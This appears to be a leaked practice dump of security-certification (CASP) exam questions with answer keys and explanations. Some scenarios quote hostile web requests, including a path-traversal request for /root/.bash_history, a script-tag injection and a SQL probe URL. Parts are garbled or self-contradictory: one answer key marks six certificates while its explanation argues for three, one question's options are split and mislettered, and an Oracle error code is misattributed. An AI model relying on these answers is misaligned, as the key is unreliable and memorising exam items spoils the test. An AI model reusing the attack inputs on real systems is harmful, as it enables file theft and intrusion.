A: This question is asking for the MOST comprehensive way to resolve the issue. A HIPS (Host Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.

C: This question is asking for the MOST comprehensive way to resolve the issue. Running the application in terminal services may reduce the threat landscape. However, it doesn't resolve the issue. Patching the application to eliminate the threat is a better solution.

D: This question is asking for the MOST comprehensive way to resolve the issue. A NIPS (Network Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.

References: <http://searchsecurity.techtarget.com/definition/buffer-overflow>

**NEW QUESTION 223**

At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

- A. Add guests with more memory to increase capacity of the infrastructure.
- B. A backup is running on the thin clients at 9am every morning.
- C. Install more memory in the thin clients to handle the increased load while booting.
- D. Booting all the lab desktops at the same time is creating excessive I/O.
- E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
- F. Install faster SSD drives in the storage system used in the infrastructure.
- G. The lab desktops are saturating the network while booting.
- H. The lab desktops are using more memory than is available to the host system

**Answer:** DF

**Explanation:**

The problem lasts for 10 minutes at 9am every day and has been traced to the lab desktops. This question is asking for the MOST likely cause of the problem. The most likely cause of the problem is that the lab desktops being started at the same time at the beginning of the day is causing excessive disk I/O as the operating systems are being read and loaded from disk storage.

The solution is to install faster SSD drives in the storage system that contains the desktop operating systems.

Incorrect Answers:

A: If a lack of memory was the cause of the problem, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops. Therefore adding guests with more memory will not solve the problem so this answer is incorrect.

B: This question is asking for the MOST likely cause of the problem. A backup running on the thin clients at 9am every morning as soon as the lab desktops start up is an unlikely cause of the problem. It is much more likely that the lab desktops starting up at the same time is causing high disk I/O.

C: The lab desktops starting up would not cause memory issues on the thin clients so adding memory will not solve the issue.

E: The lab desktops starting up would not cause network bandwidth issues so increasing the bandwidth will not solve the issue.

G: The lab desktops starting up would not saturate the network.

H: If the lab desktops are using more memory than is available to the host systems, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops.

#### NEW QUESTION 226

A security administrator is shown the following log excerpt from a Unix system:

```
2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port 37914 ssh2
2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port 37915 ssh2
2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2
2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2
2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2
2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2
```

Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

- A. An authorized administrator has logged into the root account remotely.
- B. The administrator should disable remote root logins.
- C. Isolate the system immediately and begin forensic analysis on the host.
- D. A remote attacker has compromised the root account using a buffer overflow in sshd.
- E. A remote attacker has guessed the root password using a dictionary attack.
- F. Use iptables to immediately DROP connections from the IP 198.51.100.23.
- G. A remote attacker has compromised the private key of the root account.
- H. Change the root password immediately to a password not found in a dictionary.

**Answer:** CE

#### Explanation:

The log shows six attempts to log in to a system. The first five attempts failed due to 'failed password'. The sixth attempt was a successful login. Therefore, the MOST likely explanation of what is occurring is that a remote attacker has guessed the root password using a dictionary attack.

The BEST immediate response is to isolate the system immediately and begin forensic analysis on the host. You should isolate the system to prevent any further access to it and prevent it from doing any damage to other systems on the network. You should perform a forensic analysis on the system to determine what the attacker did on the system after gaining access.

Incorrect Answers:

- A: It is unlikely that an authorized administrator has logged into the root account remotely. It is unlikely that an authorized administrator would enter an incorrect password five times.
- B: Disabling remote root logins is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.
- D: The log does not suggest a buffer overflow attack; the failed passwords suggest a dictionary attack. F: Using iptables to immediately DROP connections from the IP 198.51.100.23 is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.
- G: The log does not suggest a remote attacker has compromised the private key of the root account; the failed passwords suggest a dictionary attack.
- H: Changing the root password is a good idea but it is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

#### NEW QUESTION 231

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

```
90.76.165.40 -- [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724
90.76.165.40 -- [08/Mar/2014:10:54:05] "GET ../../../../root/.bash_history HTTP/1.1" 200 5724
90.76.165.40 -- [08/Mar/2014:10:54:04] "GET index.php?user=<script>Create</script> HTTP/1.1" 200 5724
```

The security administrator also inspects the following file system locations on the database server using the command 'ls -al /root'

```
drwxrwxrwx 11 root root 4096 Sep 28 22:45 .
drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..
-rws----- 25 root root 4096 Mar 8 09:30 .bash_history
-rw----- 25 root root 4096 Mar 8 09:30 .bash_history
-rw----- 25 root root 4096 Mar 8 09:30 .profile
-rw----- 25 root root 4096 Mar 8 09:30 .ssh
```

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

- A. Privilege escalation
- B. Brute force attack
- C. SQL injection
- D. Cross-site scripting
- E. Using input validation, ensure the following characters are sanitized: <>
- F. Update crontab with: find / \( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh
- G. Implement the following PHP directive: \$clean\_user\_input = addslashes(\$user\_input)
- H. Set an account lockout policy

**Answer:** AF

#### Explanation:

This is an example of privilege escalation.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

The question states that the web server communicates with the database server via an account with SELECT only privileges. However, the privileges listed include read, write and execute (rwx). This suggests the privileges have been 'escalated'.

Now that we know the system has been attacked, we should investigate what was done to the system.

The command "Update crontab with: find / \( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh" is used to find all the files that are setuid enabled. Setuid means set user ID upon execution. If the setuid bit is turned on for a file, the user executing that executable file gets the permissions of the individual or group that owns the file.

Incorrect Answers:

- B: A brute force attack is used to guess passwords. This is not an example of a brute force attack. C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). This

is not an example of a SQL Injection attack.

D: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web

applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. This is not an example of an XSS attack.

E: Sanitizing just the <> characters will not prevent such an attack. These characters should not be sanitized in a web application.

G: Adding slashes to the user input will not protect against the input; it will just add slashes to it.

H: An account lockout policy is useful to protect against password attacks. After a number of incorrect passwords, the account will lockout. However, the attack in this question is not a password attack so a lockout policy won't help.

#### NEW QUESTION 232

An administrator is tasked with securing several website domains on a web server. The administrator elects to secure www.example.com, mail.example.org, archive.example.com, and www.example.org with the same certificate. Which of the following would allow the administrator to secure those domains with a single issued certificate?

- A. Intermediate Root Certificate
- B. Wildcard Certificate
- C. EV x509 Certificate
- D. Subject Alternative Names Certificate

**Answer:** D

#### Explanation:

Subject Alternative Names let you protect multiple host names with a single SSL certificate. Subject Alternative Names allow you to specify a list of host names to be protected by a single SSL certificate. When you order the certificate, you will specify one fully qualified domain name in the common name field. You can then add other names in the Subject Alternative Names field.

Incorrect Answers:

A: An Intermediate Root Certificate is used to trust an intermediate CA (Certification Authority). The Intermediate root CA can issue certificates but the Intermediate Root Certificate itself cannot be used to secure multiple domains on a web server.

B: A wildcard certificate can be used to secure multiple domain names within the same higher level domain. For example: a wildcard certificate "\*.example.com" can secure an unlimited number of domains that end in 'example.com' such as domain1.example.com, domain2.example.com etc. A wildcard certificate cannot be used to secure the domains listed in this question.

C: The certificate used to secure the domains will be an x509 certificate but it will not be a standard EV certificate. EV stands for extended validation. With a non-EV certificate, the issuing CA just ensures that you own the domains that you want to secure. With an EV certificate, further checks are carried out such as checks on your company. EV certificates take longer to issue due to the extra checks but the EV certificate provides extra guarantees to your customers that you are who you say you are. However, a standard EV certificate only secures a single domain.

#### NEW QUESTION 235

A penetration tester is inspecting traffic on a new mobile banking application and sends the following web request:

POST http://www.example.com/resources/NewBankAccount HTTP/1.1 Content-type: application/json

```
{
  "account": [
    { "creditAccount": "Credit Card Rewards account" }
    { "salesLeadRef": "www.example.com/badcontent/explogtme.exe" }
  ],
  "customer": [
    { "name": "Joe Citizen" }
    { "custRef": "3153151" }
  ]
}
```

The banking website responds with: HTTP/1.1 200 OK

```
{
  "newAccountDetails":
  [
    { "cardNumber": "1234123412341234" }
    { "cardExpiry": "2020-12-31" }
    { "cardCVV": "909" }
  ],
  "marketingCookieTracker": "JSESSIONID=000000001" "returnCode": "Account added successfully"
}
```

Which of the following are security weaknesses in this example? (Select TWO).

- A. Missing input validation on some fields
- B. Vulnerable to SQL injection
- C. Sensitive details communicated in clear-text
- D. Vulnerable to XSS
- E. Vulnerable to malware file uploads
- F. JSON/REST is not as secure as XML

**Answer:** AC

#### Explanation:

The SalesLeadRef field has no input validation. The penetration tester should not be able to enter "www.example.com/badcontent/explogtme.exe" in this field.

The credit card numbers are communicated in clear text which makes it vulnerable to an attacker. This kind of information should be encrypted.

Incorrect Answers:

B: There is nothing to suggest the system is vulnerable to SQL injection.

D: There is nothing to suggest the system is vulnerable to XSS (cross site scripting).

E: Although the tester was able to post a URL to malicious software, it does not mean the system is vulnerable to malware file uploads.

F: JSON/REST is no less secure than XML.

#### NEW QUESTION 236

An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.

Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

- A. Static and dynamic analysis is run as part of integration
- B. Security standards and training is performed as part of the project
- C. Daily stand-up meetings are held to ensure security requirements are understood
- D. For each major iteration penetration testing is performed
- E. Security requirements are story boarded and make it into the build
- F. A security design is performed at the end of the requirements phase

**Answer:** AD

**Explanation:**

SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each project iteration is typically scheduled to be completed within two weeks.

Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.

For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.

Incorrect Answers:

- B: Security standards and training does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
- C: Ensuring security requirements are understood does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
- E: Storyboarding security requirements does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
- F: A security design does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

References: [https://en.wikipedia.org/wiki/Static\\_program\\_analysis](https://en.wikipedia.org/wiki/Static_program_analysis)

<http://searchcio.techtarget.com/definition/Agile-projectmanagement>

**NEW QUESTION 237**

ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

- A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
- B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
- C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
- D. Require multi-factor authentication when accessing the console at the physical VM hos

**Answer:** C

**Explanation:**

Access Control Lists (ACLs) are used to restrict access to the console of a virtual host. Virtual hosts are often managed by centralized management servers (for example: VMware vCenter Server). You can create logical containers that can contain multiple hosts and you can configure ACLs on the containers to provide access to the hosts within the container. Incorrect Answers:

- A: Hypervisor layer firewalling is used to restrict the network traffic that can access the host. It does not prevent a user from directly accessing the console of the host.
- B: Maintaining a separate virtual switch for each security zone and ensuring VM hosts bind to only the correct virtual NIC(s) will restrict the network access of the VM hosts. It does not prevent a user from directly accessing the console of the host.
- D: Multi-factor authentication is a secure way of authenticating a user. However, that's all it does: authenticates someone. In other words, it only proves that the person is who they say they are. You would still need an ACL to determine whether that person is allowed or not allowed to access the console of the host.

**NEW QUESTION 240**

A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

- A. Use AES in Electronic Codebook mode
- B. Use RC4 in Cipher Block Chaining mode
- C. Use RC4 with Fixed IV generation
- D. Use AES with cipher text padding
- E. Use RC4 with a nonce generated IV
- F. Use AES in Counter mode

**Answer:** EF

**Explanation:**

In cryptography, an initialization vector (IV) is a fixed-size input to a cryptographic primitive that is typically required to be random or pseudorandom.

Randomization is crucial for encryption schemes to achieve semantic security, a property whereby repeated usage of the scheme under the same key does not allow an attacker to infer relationships between segments of the encrypted message.

Some cryptographic primitives require the IV only to be non-repeating, and the required randomness is derived internally. In this case, the IV is commonly called a nonce (number used once), and the primitives are described as stateful as opposed to randomized. This is because the IV need not be explicitly forwarded to a recipient but may be derived from a common state updated at both sender and receiver side. An example of stateful encryption schemes is the counter mode of operation, which uses a sequence number as a nonce.

AES is a block cipher. Counter mode turns a block cipher into a stream cipher. It generates the next keystream block by encrypting successive values of a "counter". The counter can be any function which produces a sequence which is guaranteed not to repeat for a long time, although an actual increment-by-one counter is the simplest and most popular.

Incorrect Answers:

- A: AES in Electronic Codebook mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.
- B: RC4 in Cipher Block Chaining mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 (not in Cipher Block Chaining

mode) or AES in Counter Mode.

C: You cannot use fixed IV generation for RC4 when encrypting streaming video.

D: AES with cipher text padding cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.

References: [https://en.wikipedia.org/wiki/Initialization\\_vector](https://en.wikipedia.org/wiki/Initialization_vector)

#### NEW QUESTION 245

A bank is in the process of developing a new mobile application. The mobile client renders content and communicates back to the company servers via REST/JSON calls. The bank wants to ensure that the communication is stateless between the mobile application and the web services gateway. Which of the following controls MUST be implemented to enable stateless communication?

- A. Generate a one-time key as part of the device registration process.
- B. Require SSL between the mobile application and the web services gateway.
- C. The jsession cookie should be stored securely after authentication.
- D. Authentication assertion should be stored securely on the client

**Answer:** D

#### Explanation:

JSON Web Tokens (JWTs) are a great mechanism for persisting authentication information in a verifiable and stateless way, but that token still needs to be stored somewhere.

Login forms are one of the most common attack vectors. We want the user to give us a username and password, so we know who they are and what they have access to. We want to remember who the user is, allowing them to use the UI without having to present those credentials a second time. And we want to do all that securely. How can JWTs help?

The traditional solution is to put a session cookie in the user's browser. This cookie contains an identifier that references a "session" in your server, a place in your database where the server remembers who this user is.

However there are some drawbacks to session identifiers:

They're stateful. Your server has to remember that ID, and look it up for every request. This can become a burden with large systems.

They're opaque. They have no meaning to your client or your server. Your client doesn't know what it's allowed to access, and your server has to go to a database to figure out who this session is for and if they are allowed to perform the requested operation.

JWTs address all of these concerns by being a self-contained, signed, and stateless authentication assertion that can be shared amongst services with a common data format.

JWTs are self-contained strings signed with a secret key. They contain a set of claims that assert an identity and a scope of access. They can be stored in cookies, but all those rules still apply. In fact, JWTs can replace your opaque session identifier, so it's a complete win.

How To Store JWTs In The Browser

Short Answer:: use cookies, with the HttpOnly; Secure flags. This will allow the browser to send along the token for authentication purposes, but won't expose it to the JavaScript environment. Incorrect Answers:

A: A one-time key does not enable stateless communication.

B: SSL between the mobile application and the web services gateway will provide a secure encrypted connection between the two. However, SSL does not enable stateless communication.

C: A cookie is stateful, not stateless as required in the question. References:

<https://stormpath.com/blog/build-secure-user-interfaces-using-jwt> HYPERLINK "<https://stormpath.com/blog/build-secure-user-interfaces-using-jwts/>"s/

#### NEW QUESTION 248

A company decides to purchase commercially available software packages. This can introduce new security risks to the network. Which of the following is the BEST description of why this is true?

- A. Commercially available software packages are typically well known and widely available. Information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits.
- B. Commercially available software packages are often widely available
- C. Information concerning vulnerabilities is often kept internal to the company that developed the software.
- D. Commercially available software packages are not widespread and are only available in limited area
- E. Information concerning vulnerabilities is often ignored by business managers.
- F. Commercially available software packages are well known and widely available
- G. Information concerning vulnerabilities and viable attack patterns are always shared within the IT community.

**Answer:** B

#### Explanation:

Commercially available software packages are often widely available. Huge companies like Microsoft develop software packages that are widely available and in use on most computers. Most companies that develop commercial software make their software available through many commercial outlets (computer stores, online stores etc).

Information concerning vulnerabilities is often kept internal to the company that developed the software. The large companies that develop commercial software packages are accountable for the software. Information concerning vulnerabilities being made available could have a huge financial cost to the company in terms of loss of reputation and lost revenues. Information concerning vulnerabilities is often kept internal to the company at least until a patch is available to fix the vulnerability.

Incorrect Answers:

A: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits. Information concerning vulnerabilities is often kept quiet at first but the information is usually made available when a patch is released to fix the vulnerability.

C: It is not true that commercially available software packages are not widespread and are only available in limited areas.

D: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are always shared within the IT community. This information is often kept internal to the company that developed the software until a patch is available.

#### NEW QUESTION 253

A security administrator has noticed that an increased number of employees' workstations are becoming infected with malware. The company deploys an enterprise antivirus system as well as a web content filter, which blocks access to malicious web sites where malware files can be downloaded. Additionally, the company implements technical measures to disable external storage. Which of the following is a technical control that the security administrator should implement next to reduce malware infection?

- A. Implement an Acceptable Use Policy which addresses malware downloads.
- B. Deploy a network access control system with a persistent agent.
- C. Enforce mandatory security awareness training for all employees and contractors.
- D. Block cloud-based storage software on the company network

**Answer:** D

**Explanation:**

The question states that the company implements technical measures to disable external storage. This is storage such as USB flash drives and will help to ensure that the users do not bring unauthorized data that could potentially contain malware into the network.

We should extend this by blocking cloud-based storage software on the company network. This would block access to cloud-based storage services such as Dropbox or OneDrive.

Incorrect Answers:

A: An Acceptable Use Policy is always a good idea

A. However, it just tells the users how they 'should' use the company systems. It is not a technical control to prevent malware.

B: A network access control system is used to control access to the network. It does not prevent malware on client computers.

C: Mandatory security awareness training for all employees and contractors is always a good idea. However, it just educates the users about potential security risks. It is not a technical control to prevent malware.

**NEW QUESTION 255**

ABC Corporation has introduced token-based authentication to system administrators due to the risk of password compromise. The tokens have a set of HMAC counter-based codes and are valid until they are used. Which of the following types of authentication mechanisms does this statement describe?

- A. TOTP
- B. PAP
- C. CHAP
- D. HOTP

**Answer:** D

**Explanation:**

The question states that the HMAC counter-based codes and are valid until they are used. These are "one-time" use codes.

HOTP is an HMAC-based one-time password (OTP) algorithm.

HOTP can be used to authenticate a user in a system via an authentication server. Also, if some more steps are carried out (the server calculates subsequent OTP value and sends/displays it to the user who checks it against subsequent OTP value calculated by his token), the user can also authenticate the validation server. Both hardware and software tokens are available from various vendors. Hardware tokens implementing OATH HOTP tend to be significantly cheaper than their competitors based on proprietary algorithms. Some products can be used for strong passwords as well as OATH HOTP. Software tokens are available for (nearly) all major mobile/smartphone platforms.

Incorrect Answers:

A: TOTP is Time-based One-time Password. This is similar to the one-time password system used in this question. However, TOTPs expire after a period of time. In this question, the passwords (codes) expire after first use regardless of the timing of the first use.

B: PAP (Password Authentication Protocol) is a simple authentication protocol in which the user name and password is sent to a remote access server in a plaintext (unencrypted) form. PAP is not what is described in this question.

C: CHAP (Challenge-Handshake Authentication Protocol) is an authentication protocol that provides protection against replay attacks by the peer through the use of an incrementally changing identifier and of a variable challenge-value. CHAP requires that both the client and server know the plaintext of the secret, although it is never sent over the network. CHAP is not what is described in this question.

References:

[https://en.wikipedia.org/wiki/HMAC-based\\_One-time\\_Password\\_Algorithm](https://en.wikipedia.org/wiki/HMAC-based_One-time_Password_Algorithm) "https://en.wikipedia.org/wiki/HMAC-based\_One-time\_Password\_Algorithm"

**NEW QUESTION 260**

A security tester is testing a website and performs the following manual query: <https://www.comptia.com/cookies.jsp?products=5%20and%20=1>

The following response is received in the payload: "ORA-00001: SQL command not properly ended" Which of the following is the response an example of?

- A. Fingerprinting
- B. Cross-site scripting
- C. SQL injection
- D. Privilege escalation

**Answer:** A

**Explanation:**

This is an example of Fingerprinting. The response to the code entered includes "ORA-00001" which tells the attacker that the database software being used is Oracle.

Fingerprinting can be used as a means of ascertaining the operating system of a remote computer on a network. Fingerprinting is more generally used to detect specific versions of applications or protocols that are run on network servers. Fingerprinting can be accomplished "passively" by sniffing network packets passing between hosts, or it can be accomplished "actively" by transmitting specially created packets to the target machine and analyzing the response.

Incorrect Answers:

B: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not an example of XSS.

C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). The code entered in the question is similar to a SQL injection attack but as the SQL command was not completed, the purpose of the code was just to return the database software being used.

D: Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The code in the question is not an example of privilege escalation.

References: <http://www.yourdictionary.com/fingerprinting>

**NEW QUESTION 263**

Using SSL, an administrator wishes to secure public facing server farms in three subdomains: dc1.east.company.com, dc2.central.company.com, and

dc3.west.company.com. Which of the following is the number of wildcard SSL certificates that should be purchased?

- A. 1
- B. 3
- C. 6

**Answer: C**

**Explanation:**

You would need three wildcard certificates:

- \*. east.company.com
- \*. central.company.com
- \*. west.company.com

The common domain in each of the domains is company.com. However, a wildcard covers only one level of subdomain. For example: \*. company.com will cover "<anything>.company.com" but it won't cover "<anything>.<anything>.company.com".

You can only have one wildcard in a domain. For example: \*.company.com. You cannot have

\*.\*.company.com. Only the leftmost wildcard (\*) is counted. Incorrect Answers:

A: You cannot secure public facing server farms without any SSL certificates.

B: You need three wildcard certificates, not one. A wildcard covers only one level of subdomain. D: You do not need six wildcard certificates to secure three domains.

References:

<https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certifiHYPERLINK> "https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certificate-567"cate-567

**NEW QUESTION 268**

A small company is developing a new Internet-facing web application. The security requirements are: Users of the web application must be uniquely identified and authenticated.

Users of the web application will not be added to the company's directory services. Passwords must not be stored in the code.

Which of the following meets these requirements?

- A. Use OpenID and allow a third party to authenticate users.
- B. Use TLS with a shared client certificate for all users.
- C. Use SAML with federated directory services.
- D. Use Kerberos and browsers that support SAM

**Answer: A**

**Explanation:**

Users create accounts by selecting an OpenID identity provider, and then use those accounts to sign onto any website which accepts OpenID authentication. OpenID is an open standard and decentralized protocol by the non-profit OpenID Foundation that allows users to be authenticated by certain co-operating sites (known as Relying Parties or RP) using a third party service. This eliminates the need for webmasters to provide their own ad hoc systems and allowing users to consolidate their digital identities. In other words, users can log into multiple unrelated websites without having to register with their information over and over again.

Several large organizations either issue or accept OpenIDs on their websites according to the OpenID Foundation: AOL, Blogger, Flickr, France Telecom, Google, Hyves, LiveJournal, Microsoft (provider name Microsoft account), Mixi, Myspace, Novell, Orange, Sears, Sun, Telecom Italia, Universal Music Group, VeriSign, WordPress, and Yahoo!. Other providers include BBC, IBM, PayPal, and Steam. Incorrect Answers:

B: The question states that users of the web application must be uniquely identified and authenticated. A shared client certificate for all users does not meet this requirement.

C: The question states that users of the web application will not be added to the company's directory services. SAML with federated directory services would require that the users are added to the directory services.

D: The question states that users of the web application must be uniquely identified and authenticated. Kerberos and browsers that support SAML provides no authentication mechanism. References:

<https://en.wikipedia.org/wiki/OpenID>

**NEW QUESTION 273**

The Chief Information Security Officer (CISO) at a large organization has been reviewing some security-related incidents at the organization and comparing them to current industry trends. The desktop security engineer feels that the use of USB storage devices on office computers has contributed to the frequency of security incidents. The CISO knows the acceptable use policy prohibits the use of USB storage devices. Every user receives a popup warning about this policy upon login. The SIEM system produces a report of USB violations on a monthly basis; yet violations continue to occur.

Which of the following preventative controls would MOST effectively mitigate the logical risks associated with the use of USB storage devices?

- A. Revise the corporate policy to include possible termination as a result of violations
- B. Increase the frequency and distribution of the USB violations report
- C. Deploy PKI to add non-repudiation to login sessions so offenders cannot deny the offense
- D. Implement group policy objects

**Answer: D**

**Explanation:**

A Group Policy Object (GPO) can apply a common group of settings to all computers in Windows domain.

One GPO setting under the Removable Storage Access node is: All removable storage classes: Deny all access.

This setting can be applied to all computers in the network and will disable all USB storage devices on the computers.

Incorrect Answers:

A: Threatening the users with termination for violating the acceptable use policy may deter some users from using USB storage devices. However, it is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.

B: Increasing the frequency and distribution of the USB violations report may deter some users from using USB storage devices. However, it is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.

C: Offenders not being able to deny the offense will make it easier to prove the offense. However, it does not prevent the offense in the first place and therefore is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.

References:

<http://prajwaldesai.com/how-to-disable-usb-devices-using-group-policy/>

#### NEW QUESTION 277

A company is in the process of outsourcing its customer relationship management system to a cloud provider. It will host the entire organization's customer database. The database will be accessed by both the company's users and its customers. The procurement department has asked what security activities must be performed for the deal to proceed. Which of the following are the MOST appropriate security activities to be performed as part of due diligence? (Select TWO).

- A. Physical penetration test of the datacenter to ensure there are appropriate controls.
- B. Penetration testing of the solution to ensure that the customer data is well protected.
- C. Security clauses are implemented into the contract such as the right to audit.
- D. Review of the organizations security policies, procedures and relevant hosting certifications.
- E. Code review of the solution to ensure that there are no back doors located in the softwar

**Answer:** CD

#### Explanation:

Due diligence refers to an investigation of a business or person prior to signing a contract. Due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance. Due diligence should verify the data supplied in the RFP and concentrate on the following:

Company profile, strategy, mission, and reputation

Financial status, including reviews of audited financial statements

Customer references, preferably from companies that have outsourced similar processes Management qualifications, including criminal background checks

Process expertise, methodology, and effectiveness Quality initiatives and certifications

Technology, infrastructure stability, and applications Security and audit controls

Legal and regulatory compliance, including any outstanding complaints or litigation Use of subcontractors

Insurance

Disaster recovery and business continuity policies C and D form part of Security and audit controls. Incorrect Answers:

A: A Physical Penetration Test recognizes the security weaknesses and strengths of the physical security. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

B: A penetration test is a software attack on a computer system that looks for security weaknesses. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

E: A security code review is an examination of an application that is designed to identify and assess threats to an organization. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

References: [https://en.wikipedia.org/wiki/Due\\_diligence](https://en.wikipedia.org/wiki/Due_diligence) [htHYPERLINK](#)

"<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"[p://www.ftpress.com/articles/](http://www.ftpress.com/articles/article.aspx?p=465313)

[article.aspx?p=465313](http://www.ftpress.com/articles/article.aspx?p=465313)[HYPERLINK](#) "<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"[&HYPERLINK](#)

"<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"[seqNum=5](#) <http://seclists.org/pen-test/2004/Dec/11>

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 169

#### NEW QUESTION 278

After a security incident, an administrator would like to implement policies that would help reduce fraud and the potential for collusion between employees. Which of the following would help meet these goals by having co-workers occasionally audit another worker's position?

- A. Least privilege
- B. Job rotation
- C. Mandatory vacation
- D. Separation of duties

**Answer:** B

#### Explanation:

Job rotation can reduce fraud or misuse by preventing an individual from having too much control over an area.

Incorrect Answers:

A: The principle of least privilege prevents employees from accessing levels not required to perform their everyday function.

C: Mandatory vacation is used to discover misuse and allow the organization time to audit a suspected employee while they are away from work.

D: Separation of duties requires more than one person to complete a task. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 245

#### NEW QUESTION 282

A security manager for a service provider has approved two vendors for connections to the service provider backbone. One vendor will be providing authentication services for its payment card service, and the other vendor will be providing maintenance to the service provider infrastructure sites. Which of the following business agreements is MOST relevant to the vendors and service provider's relationship?

- A. Memorandum of Agreement
- B. Interconnection Security Agreement
- C. Non-Disclosure Agreement
- D. Operating Level Agreement

**Answer:** B

#### Explanation:

The Interconnection Security Agreement (ISA) is a document that identifies the requirements for connecting systems and networks and details what security controls are to be used to protect the systems and sensitive data.

Incorrect Answers:

A: A memorandum of agreement (MOA) is a document composed between parties to cooperate on an agreed upon project or meet an agreed objective.

C: A nondisclosure agreement (NDA) is designed to protect confidential information.

D: An operating level agreement (OLA) defines the responsibilities of each partner's internal support group.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 237, 238

#### NEW QUESTION 285

Which of the following provides the BEST risk calculation methodology?

- A. Annual Loss Expectancy (ALE) x Value of Asset
- B. Potential Loss x Event Probability x Control Failure Probability
- C. Impact x Threat x Vulnerability
- D. Risk Likelihood x Annual Loss Expectancy (ALE)
